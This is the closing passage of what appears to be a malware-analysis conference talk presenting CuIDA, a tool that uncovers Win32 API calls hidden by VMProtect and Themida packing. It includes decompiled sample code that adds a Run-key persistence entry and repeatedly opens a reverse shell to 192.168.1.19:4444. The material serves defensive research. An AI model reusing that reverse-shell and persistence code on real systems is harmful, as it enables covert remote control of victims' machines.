  return 0;
}
```

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
.text	00531000	00532000	R	.	X	.	L	para	0001	public	CODE
.rdata	00532000	00533000	R	.	.	.	L	para	0002	public	DATA
.data	00533000	00534000	R	W	.	.	L	para	0003	public	DATA
.vmp0	00534000	005D7000	R	.	X	.	L	para	0004	public	CODE
.idata	005D7000	005D727C	R	W	.	.	L	para	0007	public	DATA
.vmp1	005D727C	005D8000	R	W	.	.	L	para	0005	public	DATA
.vmp2	005D8000	005FC000	R	.	X	.	L	para	0006	public	CODE

Windows PowerShell

```
PS C:\Users\aaaddress1\Desktop> py ida-oracle\scan.py .\0c61cba7ead9c67c5d0838aa76cee95e_dump.exe
16:22:12 [INFO] [!] assert that's an income file to scan.
16:22:12 [INFO] [+] scan for 0c61cba7ead9c67c5d0838aa76cee95e_dump.exe
16:22:25 [CRITICAL] [!] total found 1219 unknown win32 pointer!
16:22:25 [WARNING] [FOUND] (531b79) - RegCreateKeyA
16:22:26 [WARNING] [FOUND] (54f3f2) - CreateFileW, GetTempFileNameW
16:22:26 [WARNING] [FOUND] (54f37d) - MulDiv
16:22:26 [WARNING] [FOUND] (551089) - GetFileAttributesExA
16:22:26 [WARNING] [FOUND] (551607) - GetEnvironmentVariableA, MulDiv
16:22:26 [WARNING] [FOUND] (5516f0) - GetTokenInformation, RegOpenKeyExW, MultiByteToWideChar
16:22:26 [WARNING] [FOUND] (54f158) - CopyFileA, CopyFileW
16:22:26 [WARNING] [FOUND] (54f162) - GetEnvironmentVariableA, lstrcpynA, MulDiv
16:22:26 [WARNING] [FOUND] (54f065) - GetModuleFileNameA, GetModuleFileNameW, GetShortPathNameA
16:22:26 [WARNING] [FOUND] (54d8b6) - VirtualAlloc
16:22:26 [WARNING] [FOUND] (54d943) - VirtualAlloc, VirtualFree, VirtualFreeEx
```

More Investigation on VMProtect Itself...

```
bool __usercall sub_53C270@<al>(LPVOID src_addr@<esi>, LPVOID dest_addr)
{
  char opJump; // [esp+4h] [ebp-8h] BYREF
  int v4; // [esp+5h] [ebp-7h]

  // Integer Range Check
  if ( (dest_addr + 0x80000000i64 - src_addr - 5) >> 32 )
    return 0;
  // x86 Jump Opcode (\xE9)
  opJump = 0xE9;
  v4 = dest_addr - src_addr - 5;
  // (53c2b4) - Possible WriteProcessMemory
  return WriteProcessMemory_0(0xFFFFFFFF, src_addr, &opJump, 5u, 0);
}
```

```
bool __usercall sub_53C270@<al>(int src_addr@<esi>, int dest_addr)
{
  __int64 offset; // kr00_8
  char opJump; // [esp+4h] [ebp-8h] BYREF
  int v5; // [esp+5h] [ebp-7h]

  offset = dest_addr - src_addr - 5 + 0x80000000i64;
  if ( HIDWORD(offset) )
    return 0;
  // x86 Jump Opcode (\xE9)
  opJump = 0xE9;
  v5 = dest_addr - src_addr - 5;
  // (53c2b4) - Possible WriteProcessMemory
  return MEMORY[0x75D62580](offset, -1, src_addr, &opJump, 5, 0) != 0;
}
```

GetCurrentProcess() equal to HANDLE(-1)


Windows PowerShell

```
18:00:21 [WARNING] [FOUND] (531385) - CreatePen, EnableScrollBar, MonitorFromPoint
18:00:21 [WARNING] [FOUND] (542210) - memcpy, GetClassNameW, lstrcpynA
18:00:22 [WARNING] [FOUND] (53c2b4) - ReadFile, WriteFile, WriteProcessMemory
18:00:22 [WARNING] [FOUND] (53c718) - WritePrivateProfileSectionW, PtInRect, GetEnviro
18:00:22 [WARNING] [FOUND] (53f21a) - GetFullPathNameW, AppendMenuA, SendMessageA
18:00:22 [WARNING] [FOUND] (53f248) - GetFullPathNameW, SendMessageA, InternetCrackUrl
18:00:22 [WARNING] [FOUND] (542267) - AdjustTokenPrivileges, ShellExecuteA, FindFirstF
```

Name	Start	End	R	W	X	D	L	Align
.text	00531000	00532000	R	.	X	.	L	para
.rdata	00532000	00533000	R	.	.	.	L	para
.data	00533000	00534000	R	W	.	.	L	para
.vmp0	00534000	005D7000	R	.	X	.	L	para
.idata	005D7000	005D727C	R	W	.	.	L	para

Themida

- We also confirmed that this works well with Themida-packed files too



txOne networks

IDA - 680000.0c61cba7ead9c67c5d0838aa76cee95e.exe C:\Users\aaaddress1\Desktop\CuIDA\lib\process_13584\680000.0c61cba7ead9c67...

File Edit Jump Search View Debugger Lumina Options Windows Help

No debugger

Library function | Regular function | Instruction | Data | Unexplored | External symbol | Lumina function

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
  __int128 v10; // [esp+21Ch] [ebp-14h] BYREF

  sub_681D70(v9, 0, 520);
  MEMORY[0x76ECC9C0](0, v9, 260);
  v0 = MEMORY[0x76EE0ED0]("ADVAPI", "RegCreateKeyExW");
  v1 = MEMORY[0x76EC8250](v0);
  v2 = MEMORY[0x76EE0ED0]("ADVAPI", "RegSetValueExW");
  v7 = MEMORY[0x76EC8250](v2);
  if ( !v1(-2147483647, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0, 0, 131103, 0, &v8, 0)
    v7(v8, L"H4A0", 0, 1, v9, 2 * wcslen(v9) + 2);// RegOpenKeyExW
  v3 = MEMORY[0x76EE0ED0]("KERNEL32", "CreateProcessW");
  v4 = MEMORY[0x76EC8250](v3);
  v5 = MEMORY[0x76EE0ED0]("WS2_32", "WSASocket");
  v6 = MEMORY[0x76EC8250](v5);
  while ( 1 )
  {
    MEMORY[0x76AD3050](514, &unk_683390);
    dword_683520 = v6(2, 1, 6, 0, 0, 0);
    word_68356C = 2;
    word_68356E = MEMORY[0x76AD8FE0](4444);
    dword_683570 = MEMORY[0x76AD8EC0]("192.168.1.19");
    MEMORY[0x76AF1CB0](dword_683520, &word_68356C, 16, 0, 0, 0, 0);
    dword_683568 = dword_683520;
    dword_683564 = dword_683520;
    dword_683560 = dword_683520;
    qword_68352C = 0i64;
    qword_683534 = 0i64;
    qword_68353C = 0i64;
    qword_683544 = 0i64;
    qword_68354C = 0i64;
    qword_683558 = 0i64;
    dword_683528 = 68;
    dword_683554 = 256;
    v10 = xmmword_6821F0;
    v4(0, &v10, 0, 0, 1, 0, 0, 0, &dword_683528, &unk_683380);// CreateProcessA
    MEMORY[0x76ECD7A0](3600000);
  }
}
```

000004FA sub_681000:26 (6810FA)

AU: idle | Down | Disk: 29GB

Process Hacker [ADR-WIN\aaaddress1]+ (Administrator)

Hacker View Tools Users Help

Refresh | Options | Find handles or DLLs | System information | 67c5d0838aa76cee95e.exe

Processes | Services | Network | Disk | Firewall

Name	PID	Elevation	Integrity	CPU	User name

CPU usage: 5.45% | Physical memory: 12.4 GB (39.08%) | Free memory: 19.33 GB (60.92%)

Windows PowerShell

```
16:07:55 [WARNING] [FOUND] (69d772) - VirtualFree, memcpy, MulDiv
16:07:55 [WARNING] [FOUND] (69d7cd) - VirtualFree, memset, memcpy
16:07:55 [WARNING] [FOUND] (69a345) - AdjustWindowRectEx, DefMDIChildProcW, WritePrivateProfileStringA
16:07:55 [WARNING] [FOUND] (6a3807) - PtInRect, IntersectRect, UnionRect
16:07:55 [WARNING] [FOUND] (6a3b92) - VirtualQuery, GetClassNameA, FillRect
16:07:55 [WARNING] [FOUND] (69a3dc) - FileTimeToDosDateTime, IntersectRect, MulDiv
16:07:55 [WARNING] [FOUND] (6a2060) - WideCharToMultiByte, ExtTextOutA
16:07:55 [WARNING] [FOUND] (6a0596) - GetTokenInformation, CallWindowProcW, RegOpenKeyExW
16:07:55 [WARNING] [FOUND] (6a0528) - CallWindowProcW, GetTokenInformation, CallWindowProcA
16:07:55 [WARNING] [FOUND] (6a2154) - CreateFileA, CreateFileW
16:07:55 [WARNING] [FOUND] (6a1b26) - CreateFileA, CreateFileW
16:07:55 [WARNING] [FOUND] (6a1b49) - WriteConsoleW, WriteConsoleA, WriteFile
16:07:55 [WARNING] [FOUND] (6a1af3) - WriteConsoleW, ReadFile, WriteFile
16:07:55 [WARNING] [FOUND] (69fea6) - FillRect, GetScrollInfo, GetPixel
16:07:55 [WARNING] [FOUND] (69fe1e) - WideCharToMultiByte, DeviceIoControl
16:07:55 [WARNING] [FOUND] (69fe4f) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fd55) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fc75) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fa65) - FormatMessageW, SetWindowPos
```

Conclusion and Takeaways

Constraint and Limitation of Practical Symbolic Engine

- Difficulties of Taint Analysis with Multi-Threads / OLLVM-FLA
  - Prevent classic path explosion
  - The halting problem with OLLVM (FLA/CFF)
  - Multithread or cross-threading issue
- Boundary Coverage Issue of Uncovering All Functions in Stripped Binaries
  - "SoK: All You Ever Wanted to Know About x86/x64 Binary Disassembly"
  - State-of-the-art community disassemblers like Angr, Radare2, Ghidra uncover only about 80% of binary functions
  - Even commercial or nationally supported disassemblers that use heuristic pattern-matching such as Binary Ninja, IDA Pro, BAP, achieve only about 95 ~ 98% coverage

Code Obfuscation Against Symbolic Execution Attacks

Sebastian Banescu
Technische Universität München
banescu@in.tum.de

Christian Collberg
University of Arizona
collberg@gmail.com

Vijay Ganesh
University of Waterloo
vganesh@uwaterloo.ca

Zack Newsham
University of Waterloo
znewsham@uwaterloo.ca

Alexander Pretschner
Technische Universität München
pretschn@in.tum.de

SoK: All You Ever Wanted to Know About x86/x64 Binary Disassembly But Were Afraid to Ask

Chengbin Pang[*‡§] Ruotong Yu[*] Yaohui Chen[†] Eric Koskinen[*] Georgios Portokalidis[*] Bing Mao[‡] Jun Xu[*]
[*]Stevens Institute of Technology [†]Facebook Inc. [‡]Nanjing University

Takeaways

- We have open-source our tool on GitHub to empower the Blue Team community
  - https://github.com/TXOne-Networks/CuIDA

- Takeaways
  - Learn strategies for using machine learning on symbolic execution for practical malware analysis, even against advanced code obfuscation techniques, including well-known commercial solutions
  - Understand the limitations of existing auto-sandbox or pure AI-based malware detection systems, particularly when analyzing VC.Net samples (hybrid of C++ and MSIL)

Thank you for your attention

Keep the operation running!